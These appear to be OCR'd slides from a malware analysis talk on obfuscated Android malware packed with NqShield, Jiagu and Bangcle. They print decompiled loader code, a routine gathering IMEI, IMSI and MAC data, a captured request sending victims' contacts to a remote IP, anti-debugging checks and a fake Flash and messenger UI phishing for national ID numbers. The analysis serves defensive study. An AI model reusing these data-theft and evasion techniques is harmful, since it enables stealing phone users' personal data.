


```
▼ Assets
    DexToLoad.apk
  ▶ libnqshieldx86.so
    nqdata
▼ Libraries
  ▼ armeabi
    ▶ libnqshield.so
```



```java
public static void loadXShellLib(Context arg6) {
    Common.NqLog("NqShield", "loadXShellLib--" + Build.CPU_ABI);
    if(Build.CPU_ABI.equals("x86")) {
        String v0 = arg6.getFilesDir().getAbsolutePath();
        String v1 = String.valueOf(String.valueOf(v0.substring(0, v0.lastIndexOf("/"))) + "/" + ".cache") + "/" + "libnqshieldx86.so";
        Common.copyFromAssetsIfNotExists(arg6, "libnqshieldx86.so", v1);
        Common.runCommand("chmod 755 " + v1);
        System.load(v1);
    }
    else {
        System.loadLibrary("nqshield");
    }
}
```

app prtoected by nqshield




```java
public static void CopyBinaryFile(Context arg7) {
    Common.NqLog("NqShield", "CopyBinaryFile");
    String v1 = arg7.getFilesDir().getAbsolutePath();
    String v3 = String.valueOf(v1.substring(0, v1.lastIndexOf("/"))) + "/" + ".cache";
    Common.copyFromAssetsIfNotExists(arg7, "DexToLoad.apk", String.valueOf(v3) + "/" + "DexToLoad.apk");
    Common.copyFromAssetsIfNotExists(arg7, "nqdata", String.valueOf(v3) + "/" + "nqdata");
    String v0 = arg7.getPackageCodePath();
    if(v0.startsWith("/")) {
        v0 = v0.substring(1);
    }

    jniExport.getJniExport().nq10(v3, "/data/dalvik-cache/" + v0.replace('/', '@') + "@classes.dex", Common.getSDKVersion());
}
```

classes.dex generated from DexToLoad.apk and nqdata in assets.


Obfuscated Android Malware

- NqShield (packer) (Cont.)



```
private String getRequestJson(int arg5) throws JSONException {
    JSONStringer v0 = new JSONStringer();
    v0.object();
    v0.key("request").object();
    v0.key("command").value(((long)arg5));
    v0.key("shieldVersion").value("1.3.0");
    v0.key("imei").value(this.getIMEI());
    v0.key("imsi").value(this.getIMSI());
    v0.key("packageName").value(this.getPackageName());
    v0.key("versionCode").value(this.getVersionCode());
    v0.key("mac").value(this.getWIFIMACAddr());
    v0.key("model").value(Build.MODEL);
    v0.key("sdk").value(Build$VERSION.SDK);
    v0.key("release").value(Build$VERSION.RELEASE);
    v0.key("cpu").value(Build.CPU_ABI);
    if(arg5 == 101) {
        v0.key("errorMsg").value(((long)this.mStatus));
    }
```

steal device information




```
5    TCP    192.168.1.143    [redacted]49.152    61319    80

POST /o/baseservice.asmx HTTP/1.1
User-Agent: ksoap2-android/2.6.0+
SOAPAction: http://tempuri.org/AddContact
Content-Type: text/xml;charset=utf-8
Accept-Encoding: gzip
Host: 175.197.49.152
Connection: Keep-Alive
Content-Length: 1265

<v:Envelope xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns:d="
&lt;Device&gt;602d51af-5156-402f-8cdf-a1bcdb5b3129&lt;/Device&gt;
&lt;Name&gt;0103224[redacted]/Name&gt;
&lt;Number&gt;corey&lt;/Number&gt;
&lt;Device&gt;602d51af-5156-402f-8cdf-a1bcdb5b3129&lt;/Device&gt;
&lt;Name&gt;324234[redacted];/Name&gt;
&lt;[redacted]&gt;mary&lt;/Number&gt;
&lt;Device&gt;602d51af-5156-402f-8cdf-a1bcdb5b3129&lt;/Device&gt;
&lt;Name&gt;(043) 432-[redacted]/Name&gt;
```

Steal victim’s contacts (traffic packet)

Obfuscated Android Malware


- Jiagu (packer)

Adobe Install
Flash Player




```
<manifest android:versionCode="1" android:versionName="1.0" package="kr.org.v4" xmlns:android="http://schemas.android.com/apk/res
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="8" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <application android:icon="@drawable/launcher" android:label="@string/app_name" android:name="com.qihoo.util.StubApplication"
        <activity android:label="@string/app_name" android:name="kr.org.v4.LoginActivity" />
        <service android:name="kr.org.v4.LockService" />
```


Manifest




```
▶ Resources
  Assets
▼ Libraries
  ▼ armeabi
      libjiagu_art.so
  ▼ x86
      libjiagu_art.so
```



```
static {
    StubApplication.soName = "libjiagu";
}

public StubApplication() {
    super();
}

protected void attachBaseContext(Context arg6) {
    super.attachBaseContext(arg6);
    StubApplication.context = arg6;
    String v1 = arg6.getFilesDir().getAbsolutePath();
    Boolean v2 = StubApplication.isX86Arch();
    Boolean v0 = Boolean.valueOf(false);
    if((Build.CPU_ABI.contains("arm64")) || (Build.CPU_ABI2.contains("arm64"
        v0 = Boolean.valueOf(true);
    }

    if(v2.booleanValue()) {
        StubApplication.copy(arg6, StubApplication.soName + "_x86.so", v1, St
    }
    else {
        StubApplication.copy(arg6, StubApplication.soName + ".so", v1, StubAp
    }
```




```
:00000000 ;
:00000000 ; +--------------------
:00000000 ; |   This file has bee
:00000000 ; |          Copyright
:00000000 ; |
:00000000 ; |            Doskey
:00000000 ; +--------------------
:00000000 ;
:00000000 ; Input MD5    : 08D8B34
:00000000 ; Input CRC32  : 3879AEF
:00000000
:00000000 ; File Name    : C:\User
:00000000 ; Format       : ELF for
:00000000 ; Needed Library 'libloc
:00000000 ; Needed Library 'libz.
:00000000 ; Needed Library 'libstc
:00000000 ; Needed Library 'libm.
:00000000 ; Needed Library 'libc.
:00000000 ; Needed Library 'libdl
:00000000 ; Shared Name 'libjiagu
:00000000 ;
:00000000 ; EABI version: 5
:00000000 ;
:00000000
```



```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00100 0x00100 R   0x4
  INTERP         0x000134 0x00000134 0x00000134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /system/bin/linker]
  LOAD           0x000000 0x00000000 0x00000000 0x08ec8 0x08ec8 RWE 0x1000
  LOAD           0x009da8 0x0000ada8 0x0000ada8 0x3bffc 0x3c118 RW  0x1000
  DYNAMIC        0x009dc8 0x0000adc8 0x0000adc8 0x00108 0x00108 RW  0x4
readelf: Error: no .dynamic section in the dynamic segment
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0
  EXIDX          0x008780 0x00008780 0x00008780 0x00408 0x00408 R   0x4
  GNU_RELRO      0x009da8 0x0000ada8 0x0000ada8 0x00258 0x00258 RW  0x8

 Section to Segment mapping:
  Segment Sections...
   00
   01
   02         ^[     ^D       <A8><AD> <AD>  <C8><9D> <AD>
   03
   04
   05
   06
   07
```

Abnormal ELF Header
(can't see any functions in IDA)

Recover
Section Header



```
.plt:00001748 ;
.plt:00001748 ; +--------------------
.plt:00001748 ; |   This file has been
.plt:00001748 ; |          Copyright
.plt:00001748 ; |
.plt:00001748 ; |            Doskey I
.plt:00001748 ; +--------------------
.plt:00001748 ;
.plt:00001748 ; Input MD5    : 56E43F7E
.plt:00001748 ; Input CRC32  : A68426E9
.plt:00001748
.plt:00001748 ; --------------------
.plt:00001748 ; File Name    : C:\Users
.plt:00001748 ; Format       : ELF for
.plt:00001748 ; Interpreter '/system/b
.plt:00001748 ; Needed Library 'liblog
.plt:00001748 ; Needed Library 'libz.s
.plt:00001748 ; Needed Library 'libstd
.plt:00001748 ; Needed Library 'libm.s
.plt:00001748 ; Needed Library 'libc.s
.plt:00001748 ; Needed Library 'libdl.
.plt:00001748 ; Shared Name 'libjiagu.
.plt:00001748 ;
.plt:00001748 ; EABI version: 5
.plt:00001748 ;
.plt:00001748
```

now we can see functions in IDA :-)

Native Library - libjiagu_art.so

Obfuscated Android Malware


- Jiagu (packer) (Cont.)

> Check "/proc/self/status" for "TracerPid" attribute

> Check "/proc/self/tcp" for "tcp:23946" (remotely debugging default port in IDA)

→ If exist, terminate process

Anti Debugging (ibjiagu_art.so)



Adobe Install Flash Player Setti..


관리자가 실행 중입니다. 이것은 Adobe Install Flash Player Setting이(가) 다음의 작업을 실행할 수 있도록 허용합니다.

- 화면 잠금

这是一个可选的消息，警告有关禁止用户的请求

Request
Device Administrator Privileges

TRANSLATION:
You must do name verification.
Name, Social Security Number



실명인증이 필요합니다.


이름(실명)	
주민등록번호	–

Fake Famous
Mobile Messenger UI

Obfuscated Android Malware

- Bangcle (packer)


ChatON



```
Assets
  bangcleplugin
    container.apk
    dgc
  meta-data
    manifest.mf
    rsa.pub
    rsa.sig
  bangcle_classes.jar
  com.bkya.kdg
  com.bkya.kdg.L
  com.bkya.kdg.art
  com.bkya.kdg.art.20
  com.bkya.kdg.x86
  com.bkya.kdg.x86.L
  libsecexe.so
  libsecexe.x86.so
  libsecmain.so
  libsecmain.x86.so
  libsecpreload.so
  libsecpreload.x86.so

Libraries
  armeabi
    libecdefg.so
```


Encrypt Jar
(Encrypt Dex)

JNI for Decryption




```
<application android:allowBackup="true" android:icon="@drawable/icon" android:label="@string/app_name" android:name="com.bkya.kdg.ukalg" android:persistent
    <activity android:label="@string/app_name" android:name="com.bkya.kdg.kahyga">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
```

a part of Manifest



```
public void onCreate() {
    super.onCreate();
    if(Util.getCustomClassLoader() == null) {
        Util.runAll(((Context)this));
    }

    String v0 = ukalg.FirstApplication;
    try {
        this.cl = Util.getCustomClassLoader();
        ukalg.realApplication = this.cl.loadClass(v0).newInstance();
    }
    catch(Exception v2) {
        v2.printStackTrace();
        ukalg.realApplication = null;
    }

    if(ukalg.realApplication != null) {
        ACall v4 = ACall.getACall();
        v4.set2(((Application)this), ukalg.realApplication, this.cl, this.getBaseCont
        v4.at1(ukalg.realApplication, this.getBaseContext());
        try {
            if(Float.parseFloat(Build$VERSION.RELEASE.substring(0, 3)) > 2.1f) {
                goto label_30;
            }

            v4.set3(ukalg.realApplication);
        }
```

